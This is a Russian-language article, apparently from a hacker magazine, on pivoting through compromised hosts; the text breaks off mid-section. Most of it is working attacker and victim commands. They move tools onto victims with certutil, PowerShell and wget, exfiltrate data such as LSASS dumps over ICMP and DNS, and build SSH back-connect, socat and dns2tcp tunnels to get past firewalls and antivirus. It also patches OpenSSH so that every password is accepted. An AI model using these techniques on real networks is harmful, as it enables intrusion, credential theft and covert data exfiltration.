- lateral movement, горизонтальное перемещение (получение доступа к другим хостам);
- прочие мероприятия для управления скомпрометированной ОС (получение GUI, установка кейлоггеров, сканирование портов);
- заметание следов (очистка логов, удаление созданных файлов).

Порядок шагов каждый раз может быть разным, некоторые из них могут и вовсе отсутствовать. Например, тот же самый pivoting нужен далеко не всегда. Каждый из этапов вполне заслуживает отдельной статьи, но сегодня мы поговорим исключительно о pivoting'е.

Pivoting направлен главным образом на обход сетевых экранов или прочих помех передаче данных между атакующим и жертвой, таких как фильтрация портов или NAT. И решать подобные проблемы можно не только пробросом портов или туннелированием. Организация GUI в среде Windows также может стать серьезной проблемой, так как некоторые программы не имеют консольного интерфейса.

С pivoting'ом можно столкнуться на любом этапе атаки — от проникновения во внутреннюю сеть, когда нужно преодолеть ограничения DMZ, до того момента, когда уже получены права администратора домена и нужно добраться до особо охраняемой локальной сети. Будем стараться использовать наименее подозрительные приемы, чтобы нас не спалили антивирусы, и при этом и наиболее универсальные — встроенные команды или портативный софт. Рассмотрим разные случаи pivoting'а — с правами администратора и без. Как обычно, на атакующей стороне используем Linux.

INFO

- Символом # отмечены случаи, когда необходимы административные права на скомпрометированной ОС.
- Символом $ — случаи, когда возможен запуск без прав администратора.

ПЕРЕДАЧА ФАЙЛОВ (ИНФИЛЬТРАЦИЯ И ЭКСФИЛЬТРАЦИЯ)

Первая проблема, с которой атакующий сталкивается на этапе pivoting'а, — это передача файлов. Порой нужно залить на удаленный хост эксплоит поднятия привилегий, скачать какой-либо документ, дамп памяти, поднять прокси-сервер, наконец. Специфика передачи данных обусловлена необходимостью выполнить ее исключительно базовыми средствами ОС. Тут есть несколько вариантов.

Эксфильтрация через TCP

Классическая передача файлов с помощью netcat выглядит так:

```
attacker> nc victim 1234 < file
victim$> nc -nv -lp 1234 > file
```

То же самое, но обратное соединение:

```
attacker> nc -nv -lp 1234 < file
victim$> nc attacker 1234 > file
```

Метод главным образом ориентирован на Linux. Однако даже на Linux не всегда присутствует netcat. В таком случае можно передать файлы с использованием bash:

```
attacker> nc -nv -lp 1234 < file
victim$> exec 3<> /dev/tcp/10.0.0.1/1234
victim$> cat <&3 > file
```

Разумеется, мы можем выполнить передачу файлов и в обратном порядке — от victim к attacker.

Эксфильтрация через SMB

Самый простой вариант передачи файлов под Windows. Для быстрого запуска SMB-сервера используем Python-пакет `impacket`:

```
attacker> sudo smbserver.py ro /usr/share/windows-binaries/
victim$> copy \\attacker\ro\nmap.exe
```

Эксфильтрация через HTTP

А это — самый простой вариант передачи файлов под Linux. Для быстрого старта веб-сервера в текущей папке используем встроенный модуль Python:

```
attacker> python -m SimpleHTTPServer 8080
victim$> wget http://attacker/socat -O /tmp/socat
```

Часто HTTP — единственное окно в мир из DMZ, и в Windows тоже приходится им пользоваться, причем разными способами. Наиболее универсальный, но не самый красивый метод выглядит так:

```
victim$> hh.exe http://attacker/nmap.exe.txt
victim$> cd \users\victim\appdata\local\microsoft\windows\
victim$> dir /s nmap.exe*
victim$> cd путь_до_папки
victim$> move nmap.exe[1].txt nmap.exe
```

Этот способ подразумевает отправку файла любого содержимого, но с расширением `.txt`. Если на удаленном хосте установлена Windows 7 или новее, проще использовать PowerShell:

```
victim$> powershell -c (new-object System.Net.WebClient).DownloadFile
('http://attacker/nmap.exe','C:\users\victim\desktop\nmap.exe')
```

Кроме того, если на хосте крутится более-менее свежая Windows 7, можно использовать очень полезную утилиту, к которой мы чуть позже вернемся еще не раз:

```
victim$> certutil -urlcache -split -f http://attacker/nc.exe.txt nc.
exe.txt
```

Помимо описанных методов, существует еще несколько, включая загрузку с помощью VBS или PowerShell, однако они более громоздки и используются на практике нечасто.

Эксфильтрация с использованием FTP

Способ хорошо подходит для Windows в случаях, когда SMB-порты фильтруются. Часто во внутренних сетях между VLAN'ами админы фильтруют порты 445/TCP, что добавляет атакующему проблем. Избавиться от них можно при помощи старого доброго протокола FTP. Для запуска FTP-сервера в текущей папке используем Python-пакет `pyftpdlib`:

```
attacker> sudo python -m pyftpdlib -p 21
```

Поскольку программа FTP интерактивная, на victim потребуется создать небольшой скрипт с командами:

```
victim$> echo open attacker 21 > ftp.txt
victim$> echo anonymous>> ftp.txt
victim$> echo pass>> ftp.txt
victim$> echo bin >> ftp.txt
victim$> echo GET nmap.exe >> ftp.txt
victim$> echo bye >> ftp.txt
victim$> ftp -s:ftp.txt
```

Обрати внимание: при передаче логина и пароля пробел отсутствует.

Эксфильтрация с помощью TFTP

Достаточно экзотический способ передачи файлов, однако упомянуть о нем, наверное, стоит. Для запуска TFTP-сервера можно использовать классический `atftpd`, а можно Python-пакет `ptftpd`.

```
attacker> sudo ptftpd -p 69 eth0 .
victim#> pkgmgr /iu:TFTP; tftp.exe -i 10.0.0.10 GET nc.exe
victim$> tftp attacker get /nc
```

Эксфильтрация через ICMP

Если весь TCP запрещен, на помощь придет протокол ICMP. Этот метод подходит для эксфильтрации, то есть только для передачи данных в одну сторону — в сторону attacker. Под Linux это можно сделать относительно просто:

```
victim$> xxd -p -c 4 secret.bin | while read line; do ping -c 1 -p
$line attacker; done
```

В приведенном выше примере мы передаем только 4 байта за один пакет. Под Windows для этого используем PowerShell и любой из кучи готовых скриптов в интернете.

Эксфильтрация через DNS

Если дело дошло до DNS, значит, на атакуемом хосте фильтруется все. Или почти все. Любая изолированная внутренняя сеть как-то взаимодействует с внешним миром — с интернетом, например, для загрузки обновлений или отправки электронной почты. Поэтому DNS почти всегда работает на резолв внешних адресов. Очень часто никто не заморачивается составлением белого списка допустимых доменов, так что мы получаем вполне рабочий канал передачи данных в обе стороны.

Для эксфильтрации и инфильтрации через DNS воспользуемся готовыми скриптами. Здесь и во всех последующих разделах о DNS подразумевается, что мы делегировали себе зону `attacker.tk`. Запускаем кастомный DNS-сервер:

```
attacker> sudo ./dns_upload.py --udp --file dnscat.exe
```

Запоминаем количество требуемых DNS-запросов. Для загрузки файла по DNS потребуется небольшой скрипт на VBS, так как он наиболее переносимый и будет работать на любой Windows. Перед запуском не забываем скорректировать количество DNS-запросов в цикле `for`. Запуск скрипта выполняется следующим образом:

```
victim$> cscript.exe dns_download.vbs
```

Несмотря на то что мы получили возможность скачать любой файл и можем воспользоваться готовыми решениями вроде dnscat, бывает, что антивирусы портят жизнь, когда нужно всего лишь забрать какой-нибудь дамп LSASS со скомпрометированной машины. Поэтому используем аналогичные скрипты для эксфильтрации:

```
attacker> sudo ./dns_download.py --udp --file out.bin
victim$> cscript.exe dns_upload.vbs c:\path\to\secret.bin attacker.tk
```

Под Linux действуем таким образом:

```
victim$> ./dns_download.sh attacker.tk 1080 /tmp/dnscat
```

Метод с DNS всем хорош, но для передачи больших файлов он довольно медленный.

Эксфильтрация plaintext

Передать файлы в виде простого текста возможно почти всегда. Как правило, если у нас есть шелл, мы можем вставить в него достаточно большую порцию данных, используя буфер обмена. При этом данные должны быть представлены в текстовой форме. Иногда слишком большие порции данных передать невозможно. Поэтому в зависимости от размера передаваемого файла его следует сначала разделить на куски необходимых размеров:

```
attacker> split -b $[1*1024*1024] nmap.zip
```

В итоге получатся n файлов по 1 Мбайт (как в примере), начинающиеся на `x*`. В качестве метода трансформации будем использовать Base64:

```
attacker> base64 -w 0 < xaa > xaa.txt
```

Под Linux после завершения передачи куски файла могут быть соединены вместе:

```
victim$> for i in x*; do base64 < $i > $i.txt; done
victim$> cat x*.txt > nmap.zip
```

Готово, файл собран из кусочков. В Windows все не так просто и для решения аналогичной задачи существуют разные приемы. Вот классический способ, подходящий для раритетных версий Windows:

```
attacker> wine exe2bat.exe someprog.exe commands.bat
```

Полученный на выходе bat-файл — это готовые команды, полностью состоящие из печатных символов. Для сборки из текстового представления (в данном случае Hex) в исходный двоичный код используется встроенный компонент `debug.exe`, который присутствует только в 32-битных версиях Windows от XP до 7 включительно.

Более современный метод, работающий на Windows 7–10 и аналогичных серверных редакциях Windows:

```
victim$> certutil -decode content_base64.txt nmap.exe
```

В каждом из упомянутых случаев мы могли столкнуться с тем, что файл пришлось порезать на несколько кусков. Чтобы собрать получившиеся двоичные куски в один файл в Windows, нужно сделать следующее:

```
victim$> type xaa.bin xab.bin xac.bin > 1.exe
```

А если, наоборот, надо выгрузить с victim на attacker двоичные файлы большого размера, например дамп памяти? Проще всего порезать файл будет с помощью 7zip (который не требует установки и может быть доставлен на машину с помощью двух файлов: `7z.exe` и `7z.dll`):

```
victim$> 7z a -v1m out.7z hugefile.bin
```

Затем полученные бинарные куски могут быть закодированы в Base64:

```
victim$> certutil -encode 1.bin 1.txt
```


И переданы по соответствующему каналу.

Итак, с проблемой доставки файлов разобрались. Теперь мы можем передать все необходимые программы, которые потребуются нам дальше. Под Windows будем отдавать предпочтение portable-версиям. Под Linux предполагается использовать статически собранные программы, чтобы избежать проблем с версиями библиотек. Так как скомпрометированным может быть не только сервер, но и какой-нибудь роутер или иной девайс, желательно иметь статически собранные бинарники под разные архитектуры, хотя бы самые популярные: x86, ARM и MIPS.

ПРОБРОС ПОРТОВ

Наверное, самое простое в pivoting'е — это пробросить куда-нибудь порт. Вариантов такого проброса достаточно много. На самом деле для простых пробросов портов будет достаточно замечательной утилиты socat:

```
victim$> socat.exe tcp-listen:4445,fork tcp-connect:target:445
```



Простой проброс портов

Программа socat, кстати, портирована из Linux, поэтому там ее тоже можно задействовать, используя абсолютно аналогичный синтаксис. Вообще, возможности socat гораздо шире, чем простой редирект. К этой утилите мы еще вернемся.

Если на скомпрометированной машине у атакующего есть права администратора или root, то редирект можно выполнить средствами файрвола. На Windows это делается так:

```
victim#> netsh interface portproxy add v4tov4 listenport=4445
listenaddress=victim
connectport=445 connectaddress=target
```

На Linux так:


```
victim#> iptables -t nat -A PREROUTING -p tcp --dport 4445 -j DNAT
--to-destination target:445
```

Local port forwarding

Говоря о пробросе портов, нельзя пройти мимо SSH, который представляет собой достаточно гибкое решение и часто используется для этой цели. На самом деле SSH выполняет не совсем обычный редирект. Он создает туннели, позволяя повторно использовать соединение — пробрасывать новое сетевое соединение внутри другого, уже установленного. Примечательно, что и сервер, и клиент могут выступать в роли звена, выполняющего проброс.

Подразумеваем, что на victim запущен SSH-сервер, вне зависимости от того, какая ОС там используется. Проброс выполняется следующим образом:

```
attacker> ssh -N user@victim -L 4445:target:445
```



Проброс портов с использованием SSH

Remote port forwarding

Remote port forwarding отличается от локального проброса лишь тем, что сама процедура выполняется с SSH-сервера. В этом случае направление проброса будет противоположным установленному SSH-подключению.

Remote port forwarding может пригодиться, если нужно организовать канал эксфильтрации с victim через attacker. Например, чтобы установить нужные пакеты, скачав их через прокси на изолированном от интернета скомпрометированном хосте. Но чаще Remote port forwarding применяется, если на victim не запущен SSH-сервер или фильтруется порт. В таком случае мы можем все так же пробросить порт с attacker, но уже по инициативе victim.

Сперва запустим SSH-сервер у себя и создадим фиктивную учетную запись:


```
attacker> sudo /etc/init.d/ssh start
attacker> useradd -M -N -d /dev/null -s /bin/false proxy
attacker> passwd proxy
```

Чтобы неинтерактивно залогиниться по SSH, используем ключи:

```
victim$> chown user priv_key
victim$> chmod 0400 priv_key
```

А теперь создаем проброс по схеме back-connect:

```
victim$> ssh -i priv_key proxy@attacker -N -R 4445:target:445 -o
StrictHostKeyChecking=no
```



Проброс по схеме back-connect

Подобный способ также поможет обойти файрвол или NAT. В Windows, где ты, скорее всего, не встретишь SSH-серверы, нам тоже придется использовать Remote port forwarding, применив для этого портативный клиент:

```
victim> plink.exe -N -l proxy -pw passwd -R 4445:target:445 attacker
-P 22
```

В итоге получаем конфигурацию, идентичную той, что показана на рисунке выше. На картинке видно, что в случае с Local Port Forwarding роль проброса играет клиент, а при Remote Port Forwarding — сервер.

Работая с `metasploit`, мы также можем выполнять пробросы, используя соединение между victim и attacker, то есть организовать туннелирование. Чтобы построить туннель attacker:4445 → victim → target:445, делаем следующее:


```
meterpreter> portfwd add -L 127.0.0.1 -l 4445 -r target -p 445
```

Для организации туннеля victim:6666 → attacker → target:8888 выполняем следующую команду:

```
meterpreter> portfwd add -R -L target -l 8888 -p 6666
```


Обход сразу двух файрволов

Атакующим часто приходится сталкиваться с хорошо изолированными VLAN, когда attacker и victim находятся в разных сетях за файрволом или NAT и не могут напрямую устанавливать соединения ни в ту, ни в другую сторону.



Attacker и victim находятся в разных сетях за файрволом или NAT


Никакой reverse shell или SSH-туннели нам тут не помогут. В качестве альтернативы можно организовать доступ на «третий» хост из другого VLAN, на который оба могут инициировать TCP-соединение.



Организация соединения через третий хост

Найти такой хост обычно не составляет проблемы. Разумеется, этот самый третий хост точно так же не может преодолеть файрвол и достучаться до attacker или victim. Для решения этой задачи используем следующий трюк:

```
third$> socat tcp-listen:5555 tcp-listen:6666
victim$> socat tcp-connect:third:6666 tcp-connect:target:22
```



Организация соединения с использованием промежуточного хоста

Важно инициировать первое подключение к `5555/tcp`, поскольку `socat` выполняет вторую половину операций с сокетами (`tcp-listen:6666`) после установки соединения `tcp-listen:5555`. В итоге получается, что два входящих соединения связываются через pipe, и через этот pipe может пойти трафик в обход сразу двух файрволов или NAT.




Схема обхода файрволов и NAT

В результате мы получили доступ к порту 22 на машину target, которая пряталась за файрволом.

Продолжение статьи →

dns2tcp

Теперь рассмотрим тяжелый, но все же довольно характерный случай: из скомпрометированной сети нет доступа в интернет. Придется снова использовать DNS.

Утилита dns2tcp имеет версии для Windows и Linux и использует похожий на SSH синтаксис проброса портов. На серверной стороне у attacker в dns2tcpdrc мы указываем следующие настройки:

```
listen = 1.2.3.4
port = 53
user = nobody
key = s3cr3t
chroot = /var/empty/dns2tcp/
domain = attacker.tk
```

Запускаем:

```
attacker> sudo ./dns2tcpd -F -d3 -f dns2tcpdrc
```

Копируем на victim клиентскую часть. Для проброса трафика по маршруту victim:4444 → attacker → target:5555 запускаем утилиту со следующими параметрами:

```
victim$> dns2tcpc.exe -z attacker.tk -k s3cr3t -t 3 -L 4444:target:
5555 8.8.8.8
```

Для проброса по маршруту attacker:4445 → victim → target:445 запускаем тулзу так:

```
victim$> dns2tcpc.exe -z attacker.tk -k s3cr3t -t 3 -R 4445:target:
445 8.8.8.8
```

Теперь через данный туннель можно организовать прокси или пробросить сессию meterpreter и забыть об отсутствии интернета. Двигаемся дальше.

ПРОКСИРОВАНИЕ

Проброс портов имеет одно маленькое ограничение: это статическая операция, и мы делаем отдельный проброс для каждой связки `ip:port`. Как правило, это нужно лишь на начальной стадии, чтобы обойти файрвол. Но если надо организовать более полноценный и удобный доступ в сетевой сегмент через скомпрометированную машину, используется прокси.

3proxy

В простых ситуациях нет ничего лучше, чем использовать 3proxy. Утилиты из этого набора программ портативные, они не требуют установки и прав администратора. Тулзы прекрасно работают как на Windows, так и на Linux и легко кросс-компилируются. Для запуска SOCKS прокси-сервера используются следующие команды (под Linux и Windows соответственно):

```
victim$> ./socks -d -p3128
victim$> socks.exe -d -p3128
```

Для запуска HTTP connect прокси-сервера используются следующие команды (под Linux и Windows соответственно):

```
victim$> ./proxy -d -p8080
victim$> proxy.exe -d -p8080
```

Если антивирус съел 3proxy, можно попробовать утилиту из набора Nmap:

```
victim$> ncat.exe -vv --listen 3128 --proxy-type http
```

Если не помогло, то переходим к SSH.

SSH

Возвращаясь к SSH, нужно упомянуть один упущенный ранее момент. Если тебе не удалось получить привилегии root на скомпрометированной машине, сразу же возникает ряд проблем. Во-первых, мы должны знать пароль от текущей учетки, который известен далеко не всегда. Во-вторых, если SSH не запущен, то его запуск потребует прав root. Все это, к счастью, можно исправить следующим образом:

```
attacker> git clone https://github.com/openssh/openssh-portable
```

Патчим функции, отвечающие за аутентификацию:

```
int auth_shadow_pwexpired(Authctxt *ctxt){
    return 0;
}
int sys_auth_passwd(struct ssh *ssh, const char *password){
    return 1;
}
```

Теперь собираем тулзу — желательно статически, чтобы избежать проблем с зависимостями:

```
attacker> autoreconf
attacker> LDFLAGS='-static' ./configure --without-openssl
attacker> make
attacker> ./ssh-keygen
```

Слегка меняем конфиг `sshd_config`:

```
Port 2222
HostKey /path/to/here/ssh_host_rsa_key
```

Копируем и запускаем утилиту на victim:

```
